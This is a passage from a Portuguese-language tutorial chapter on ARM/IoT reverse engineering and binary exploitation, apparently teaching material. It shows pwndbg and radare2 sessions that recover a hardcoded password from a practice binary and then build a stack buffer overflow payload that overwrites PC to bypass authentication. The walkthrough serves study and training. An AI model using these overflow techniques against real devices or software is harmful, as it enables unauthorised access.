Assim que der *enter* no comando, você deve estar se deparando com uma tela como a da imagem abaixo. Ela mostra como os registradores e a memória estão alocados para o nosso binário exatamente no momento de execução em que o programa se encontra.



```

R8 0x0
R9 0x0
R10 0x88f6c -> 0x89e14 (_nl_global_locale) -> 0x6e184 (_nl_C_LC_CTYPE) -> 0x79b58 (_nl_C_name
R11 0x0
R12 0x0
SP 0xffffef650 <- 0x2
PC 0x8b98 (frame_dummy+84) <- mov fp, #0

[ DISASM ]
> 0x8b98 <frame_dummy+84> mov fp, #0
0x8b9c <auth_success> mov lr, #0
0x8ba0 <auth_success+4> pop {r1}
0x8ba4 <auth_success+8> mov r2, sp
0x8ba8 <auth_success+12> str r2, [sp, #-4]!
0x8bac <auth_success+16> str r0, [sp, #-4]!
0x8bb0 <auth_success+20> ldr ip, [pc, #0x10]
0x8bb4 <auth_fail> str ip, [sp, #-4]!
0x8bb8 <auth_fail+4> ldr r0, [pc, #0xc]
0x8bbc <auth_fail+8> ldr r3, [pc, #0xc]
0x8bc0 <auth_fail+12> bl #__libc_start_main+368 <__libc_start_main+368>

[ STACK ]
00:0000 sp 0xffffef650 <- 0x2
01:0004 0xffffef654 -> 0xffffef77e <- './arm_bof'
02:0008 0xffffef658 -> 0xffffef788 <- 0x8e8fe2
03:000c 0xffffef65c <- 0x0
04:0010 0xffffef660 -> 0xffffef78c <- '._/usr/bin/qemu-arm'
05:0014 0xffffef664 -> 0xffffef7a0 <- 'LSCOLORS=Gxfxcxdxbxegedabagacad'
06:0018 0xffffef668 -> 0xffffef7c0 <- 'LESS=-R'
07:001c 0xffffef66c -> 0xffffef7c8 <- 'PAGER=less'

[ BACKTRACE ]
> f 0 0x8b98 frame_dummy+84
pwndbg>

```

Figura 23 - Aplicação em *attach* com o GDB
Fonte: Elaborado pela autora (2021)

Para entendermos melhor o que está acontecendo em nosso *debugger*, podemos analisar o código estaticamente. Uma ferramenta de engenharia reversa muito comum e completa chama-se *radare2* e você pode instalá-la usando o seu gerenciador de pacotes local.

```
Desktop # apt install radare2
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

Figura 24 - Instalando o radare2
Fonte: Elaborado pela autora (2021)

Inicialize o radare2 com o comando “r2” seguido do nome do seu binário, como na imagem abaixo.

```
Desktop # r2 arm_bof
Warning: Cannot initialize dynamic strings
[0x00008b98]> aaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[ ]
[Value from 0x00008000 to 0x000080da0]
aav: 0x00008000-0x000080da0 in 0x8000-0x80da0
aav: 0x00008000-0x000080da0 in 0x88f6c-0x8b01c
Value from 0x000088f6c to 0x00008b01c
aav: 0x000088f6c-0x00008b01c in 0x8000-0x80da0
aav: 0x000088f6c-0x00008b01c in 0x88f6c-0x8b01c
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[x] Emulate code to find computed references (aae)
[x] Analyze consecutive function (aat)
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[x] Type matching analysis for all functions (afta)
[0x00008b98]> s main
[0x00008d94]>
```

Figura 25 - Analisando o código no radare2
Fonte: Elaborado pela autora (2021)

Veja que também foram executados os comandos “aaaa” e “s main”, esses comandos dizem, respectivamente, “faça uma análise do meu programa atual” e “siga para o endereço de memória onde a função principal encontra-se”. Para termos uma visão melhor do conteúdo da função *main*, emitimos o comando “VV” que define o tipo de interface para apresentar esse conteúdo, no caso, uma visão gráfica.




Figura 26 - Código estático da aplicação
 Fonte: Elaborado pela autora (2021)

Como podemos notar, esse programa é bem simples e basicamente chama a atenção a três funções importantes, *do_authenticate()*, *auth_success()* e *auth_fail()*, como já havíamos previsto nos fluxos de execução do programa anteriormente.




Figura 27 - Funções importantes no código
 Fonte: Elaborado pela autora (2021)

Vamos analisar cada uma individualmente. Para sair da visão gráfica, aperte a tecla “q” até que o terminal do radare2 apareça. Digite “s” seguido da função a ser analisada, como na imagem abaixo.

```

[0x00008d94]> s sym.do_authenticate
[0x00008d3c]> vv

```

Figura 28 - Checando a função de do_authenticate
 Fonte: Elaborado pela autora (2021)

Começando pela função *do_authenticate()*, o que podemos achar?

```

[0x8d3c] ;[gd]
;-- $a:
(fcn) sym.do_authenticate 80
    sym.do_authenticate ();
    ; CALL XREF from 0x00008da4 (main)
    push {fp, lr}
    add fp, sp, 4
    sub sp, sp, 0x18
    ; [0x8d8c:4]=0x6a174 str.Enter_your_access_code:
    ; "t\x01\x06"
    ldr r0, loc_d_63
    bl sym.__printf:[ga]
    sub r3, fp, 0x18
    mov r0, r3
    bl sym.gets:[gb]
    sub r3, fp, 0x18
    mov r0, r3
    ; [0x8d98:4]=0x6a190 str.trustno1
    ldr r1, str.trustno1
    bl sym.strncmp:[gc]
    mov r3, r0
    cmp r3, 0
    movne r3, 0
    ; 1
    moveq r3, 1
    and r3, r3, 0xff
    mov r0, r3
    sub sp, fp, 4
    pop {fp, pc}

```

Figura 29 - Comparação chegando à senha
Fonte: Elaborado pela autora (2021)

Vemos que a *string* “**trustno1**” é guardada no registrador **r1** e, em seguida, é feita a chamada a uma *syscall*, ou chamada de sistema, para realizar a comparação entre essa *string* e um valor previamente recebido pelo usuário. Facilmente, então, percebemos que temos o código de acesso em nossas mãos! Vamos submetê-lo e ver se acertamos.

```

Desktop # qemu-arm -L /usr/arm-linux-gnueabi ./arm_bof
Welcome user,Enter your access code: trustno1
Successfully authenticated

```

Figura 30 - Sendo autenticado com a senha encontrada
Fonte: Elaborado pela autora (2021)

Como esperado, conseguimos acesso ao sistema realizando a engenharia reversa do programa! Porém, ainda temos um terreno de *pwning* a ser explorado, será que conseguimos entrar no sistema sem conhecer o código de acesso? Vamos pensar em como podemos fazer isso. Uma maneira bem simples, considerando que controlamos o *Stack Pointer (SP)* com o *crash* anterior, seria pular a execução diretamente para o sucesso, realizando o *bypass* a validação que ocorre em *do_authenticate()*. Para realizarmos esse *jump*, precisamos saber onde a função *auth_success()* encontra-se. Ao chamarmos o comando “**s sym.auth_success**” cairemos no início da execução dessa função.

```


[0x00000000] > s sym.auth_success
[0x00000000] >
[0x00008d0c] >

```

Figura 31 - Sendo autenticado com a senha encontrada

Fonte: Elaborado pela autora (2021)

Sabendo que essa função se encontra no endereço “0x8d0c”, como podemos alcançá-la? Se estivéssemos no endereço “0x00”, por exemplo, poderíamos simplesmente dizer para andarmos 0x8d0c com nosso ponteiro e bum! Sucesso! Entretanto, temos que levar em consideração que estaremos interagindo com o programa através do *input* e, por isso, estaremos em algum local específico da memória. Voltemos na função *do_authenticate()*, após chamar a interface gráfica com “VV” aperte a tecla “p” para expor os endereços de memória do código.



```
[0x8d3c] ;[gd]
;-- $a:
(fcn) sym.do_authenticate 80
  sym.do_authenticate ();
  ; CALL XREF from 0x00008da4 (main)
0x00008d3c 00482de9    push {fp, lr}
0x00008d40 04b08de2    add fp, sp, 4
0x00008d44 18d04de2    sub sp, sp, 0x18
; [0x8d8c:4]=0x6a174 str.Enter_your_access_code:
; "t\x01\x06"
0x00008d48 3c009fe5    ldr r0, loc_d_63
0x00008d4c d21900eb    bl sym.__printf:[ga]
0x00008d50 18304be2    sub r3, fp, 0x18
0x00008d54 0300a0e1    mov r0, r3
0x00008d58 b11b00eb    bl sym.gets:[gb]
0x00008d5c 18304be2    sub r3, fp, 0x18
0x00008d60 0300a0e1    mov r0, r3
; [0x8d90:4]=0x6a190 str.trustno1
0x00008d64 24109fe5    ldr r1, str.trustno1
0x00008d68 e45100eb    bl sym.strcmp:[gc]
0x00008d6c 0030a0e1    mov r3, r0
0x00008d70 000053e3    cmp r3, 0
0x00008d74 0030a013    movne r3, 0
; 1
0x00008d78 0130a003    moveq r3, 1
0x00008d7c ff3003e2    and r3, r3, 0xff
0x00008d80 0300a0e1    mov r0, r3
0x00008d84 04d04be2    sub sp, fp, 4
0x00008d88 0088bde8    pop {fp, pc}
```

Figura 32 - Identificando o endereço em que é feita a chamada para a *stack*

Fonte: Elaborado pela autora (2021)

Note que a última instrução se encontra no endereço “0x8d88” e ela realiza um *pop*, ou seja, pega o conteúdo do topo da *stack* e salva nos registradores *fp* e *pc*, respectivamente. Para vermos o programa realizando essa ação, podemos configurar um **breakpoint** para o endereço em questão.

Vamos voltar para o nosso *gdb-multiarch* e dizer que queremos um *breakpoint* no endereço “0x8d88”.


```

desktop # python -c "print 'aaabaaacaaadaaaafaaagaaahaaalaaajaaakaaalaaama'" | qemu-arm -L /usr/arm-linux-gnueabi -g 5566 ./arm_bof
]

gdb-multiarch-q 140x23
0x8ba4 <auth_success+8> mov r2, sp
0x8ba8 <auth_success+12> str r2, [sp, #-4]!
0x8bac <auth_success+16> str r0, [sp, #-4]!
0x8bb0 <auth_success+20> ldr ip, [pc, #0x10]
0x8bb4 <auth_fail> str ip, [sp, #-4]!
0x8bb8 <auth_fail+4> ldr r0, [pc, #0xc]
0x8bbc <auth_fail+8> ldr r3, [pc, #0xc]
0x8bc0 <auth_fail+12> bl #__libc_start_main+368 <__libc_start_main+368>

00:0000 sp 0xfffff660 ← 0x2
01:0004 0xfffff664 → 0xfffff787 ← './arm_bof'
02:0008 0xfffff668 → 0xfffff791 ← 0x8e8fe2
03:000c 0xfffff66c ← 0x0
04:0010 0xfffff670 → 0xfffff795 ← './usr/bin/qemu-arm'
05:0014 0xfffff674 → 0xfffff7a9 ← 'LS_COLORS=Gfxcxdxbxegedabagacad'
06:0018 0xfffff678 → 0xfffff7c9 ← 'LESS=-R'
07:001c 0xfffff67c → 0xfffff7d1 ← 'PAGER=less'

[ STACK ]
[ BACKTRACE ]
f 0 0x8b98 frame_dummy+84

pwndbg> b *0x8d88
breakpoint 1 at 0x8d88
pwndbg> c

```

Figura 33 - Realizando o breakpoint no endereço da stack

Fonte: Elaborado pela autora (2021)

Com o comando **"b *0x8d88"** estamos dizendo para configurar um *breakpoint* exatamente no endereço "0x8d88" e, logo em seguida, chamamos o comando **"c"** que diz ao programa para continuar sua execução até que atinja o endereço do *breakpoint*.

```

r12 0x01
*SP 0xfffff500 ← 'faaagaaahaaalaaajaaakaaalaaama'
*PC 0x8d88 (<__libc_start_main+304>) ← pop {fp, pc}

[ DISASM ]
0x8d88 <__libc_start_main+304> pop {fp, pc} <0x8d88>
0x8d8c <__libc_start_main+308> andeq sc, r0, r4, ror r1
0x8d90 <__libc_start_main+312> muleq r0, r0, r1
0x8d94 <__libc_start_main+316> push {fp, lr}
0x8d98 <__libc_start_main+320> add fp, sp, #4
0x8d9c <__libc_start_main+324> ldr r0, [pc, #0x20]
0x8da0 <__libc_start_main+328> bl #fclose+16 <fclose+16>
0x8da4 <__libc_start_main+332> bl #__libc_start_main+228 <__libc_start_main+228>
0x8da8 <__libc_start_main+336> mov r3, r0
0x8dac <__libc_start_main+340> cmp r3, #0
0x8db0 <__libc_start_main+344> beq #__libc_start_main+356 <__libc_start_main+356>

[ STACK ]
00:0000 sp 0xfffff500 ← 'faaagaaahaaalaaajaaakaaalaaama'
01:0004 r11 0xfffff504 ← 'gaaahaaalaaajaaakaaalaaama'
02:0008 0xfffff508 ← 'haaaalaaajaaakaaalaaama'
03:000c 0xfffff50c ← 'laaaajaaakaaalaaama'
04:0010 0xfffff510 ← 'jaaakaaalaaama'
05:0014 0xfffff514 ← 'kaaaalaaama'
06:0018 0xfffff518 ← 'laaaama'
07:001c 0xfffff51c ← 0x616d /* 'ma' */

[ BACKTRACE ]
f 0 0x8d88 __libc_start_main+304
f 1 0x8d6c __libc_start_main+276

pwndbg>

```

Figura 34 - Breakpoint alcançado no endereço correto

Fonte: Elaborado pela autora (2021)

Como podemos ver, o programa pausou sua execução precisamente no endereço que pedimos e o *stack pointer* e a *stack* apresentam-se compostos por caracteres aleatórios que enviamos usando *cyclic*. Vamos lembrar do nosso objetivo: devemos descobrir a quantidade exata de *bytes* que toca o registrador PC (*Program Counter*), visto que esse registrador indica o próximo endereço a ser seguido na linha de execução. Sabendo onde esse registrador encontra-se, mandamos a quantidade de *bytes* necessária, seguido do endereço de início da função *auth_success()* e realizando, assim, o *bypass* da autenticação.

Se continuarmos a execução do programa, veremos qual valor o registrador PC carregará, permitindo que calculemos a quantidade de *bytes* usando *pwntools*. Para andarmos apenas uma única instrução com GDB, digite “s” (*step*) e aperte *enter*.

```

N1E 0x01
*SP 0xfffff508 ← 'haaaiaaaajaaakaaalaaama'
*PC 0x61616166 ('faaa')
Invalid address 0x61616166

[ DIS
[ STA
00:0000 sp 0xfffff508 ← 'haaaiaaaajaaakaaalaaama'
01:0004 0xfffff50c ← 'iaaaajaaakaaalaaama'
02:0008 0xfffff510 ← 'jaaakaaalaaama'
03:000c 0xfffff514 ← 'kaaalaama'
04:0010 0xfffff518 ← 'laama'
05:0014 0xfffff51c ← 0x616d /* 'ma' */
06:0018 r4 0xfffff520 → 0x88f8c (__preinit_array_start+16) ← 0xb551
07:001c 0xfffff524 ← 0x0
[ BACKT
> f 0 0x61616166
f 1 0x8d6c __libc_start_main+276
pwndbg>
Cannot access memory at address 0x61616166
pwndbg>

```

Figura 35 - Acessando endereço sobrescrito
Fonte: Elaborado pela autora (2021)

Nosso registrador está procurando o endereço “0x61616166” para seguir sua execução, mas veja que esse hexadecimal se converte para “faaa” na tabela ASCII, ou seja, a parte “faaa” de nossa *string* gerada com *cyclic* sobrescreveu o conteúdo de PC. Usando o comando “*cyclic -l faaa*” descobrimos que são necessários 20 *bytes*. Vamos confirmar enviando 20 bytes seguido de caracteres “B” para compor 32 *bits*.


```

Desktop # python -c "print 'A'*20 + 'BBBB'" | qemu-arm -L /usr/arm-linux-gnueabi -g 5566 ./arm_bof
Welcome user, Enter your access code: Successfully authenticated

```

Figura 36 - Aplicação autenticada após *exploit*
Fonte: Elaborado pela autora (2021)

Apenas com essa ação já saímos do fluxo de autenticação e somos apresentados com a frase “*Successfully authenticated*”. Todavia, quando enviamos o endereço exato da função de sucesso, somos surpreendidos com uma falha na autenticação, como visto na imagem abaixo.



```
Desktop # python -c "print 'A'*20 + '\x0c\x8d'" | qemu-arm -L /usr/arm-linux-gnueabi ./arm_bof
Welcome user,Enter your access code: Authentication failed, go away...
Desktop # python -c "print 'A'*24 + '\x0c\x8d'" | qemu-arm -L /usr/arm-linux-gnueabi ./arm_bof
Welcome user,Enter your access code: Successfully authenticated
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
[1] 5473 done python -c "print 'A'*24 + '\x0c\x8d'" |
5474 segmentation fault (core dumped) qemu-arm -L /usr/arm-linux-gnueabi ./arm_bof
```

Figura 37 - Alinhando os endereços do *exploit*

Fonte: Elaborado pela autora (2021)

Isso acontece por conta da estrutura da instrução “**pop {fp, pc}**” que determina que topo da *stack* seja guardado primeiramente em **fp**, sendo apenas o próximo bloco da pilha recebido por PC. Por isso, aumentamos em 4 *bytes* (endereço de 32 *bits*), nossos caracteres aleatórios e obtemos sucesso na autenticação.

Pronto! Você já adquiriu o código de acesso do binário utilizando engenharia reversa e criou o seu primeiro *exploit* para corromper a memória e manipular a execução do programa a seu favor. Essas técnicas são desenvolvidas extensamente nas áreas de engenharia reversa e *Pwning* de binários, como estamos vendo dentro do contexto IoT, você pode continuar a desenvolvê-las utilizando de plataformas de *Capture The Flag* (CTF), como é o caso do jogo *Microcorruption*, disponível no link “<https://microcorruption.com>”, ou escrevendo os seus próprios códigos vulneráveis e os explorando.

CONCLUSÃO

Com o conteúdo deste capítulo, você desbloqueou uma área extremamente inexplorada na área de segurança em embarcados e que, com persistência e estudo, pode trazer frutos ricos em vulnerabilidades críticas. Por mais que tenhamos visto os temas de engenharia reversa e *Pwning* ao voltarmos para arquitetura ARM, a lógica de exploração e desenvolvimento de *exploits* pode ser reaproveitada para outras arquiteturas também, basta conhecer o conjunto de instruções e estrutura de memória que cada contexto apresenta.

REFERÊNCIAS

DRIMER, S; MUDORCH, S. J.; ANDERSON, R. Failures of Tamper - Proofing in PIN Entry Devices. **The Ieee Computer and Reliability Societies**, [S.l.], nov./dec., .2009. Disponível em: <<https://murdoch.is/papers/ieeesp09tamper.pdf>>. Acesso em: 07 jun. 2021.

GITHUB. **OWASP Firmware Security Testing Methodology**. 2020a. Disponível em: <<https://github.com/scriptingxss/owasp-fstm>>. Acesso em: 07 jun. 2021.

GITHUB. OWASP/IoTGoat. 2020b. Disponível em: <<https://github.com/OWASP/IoTGoat>>. Acesso em: 07 jun. 2021.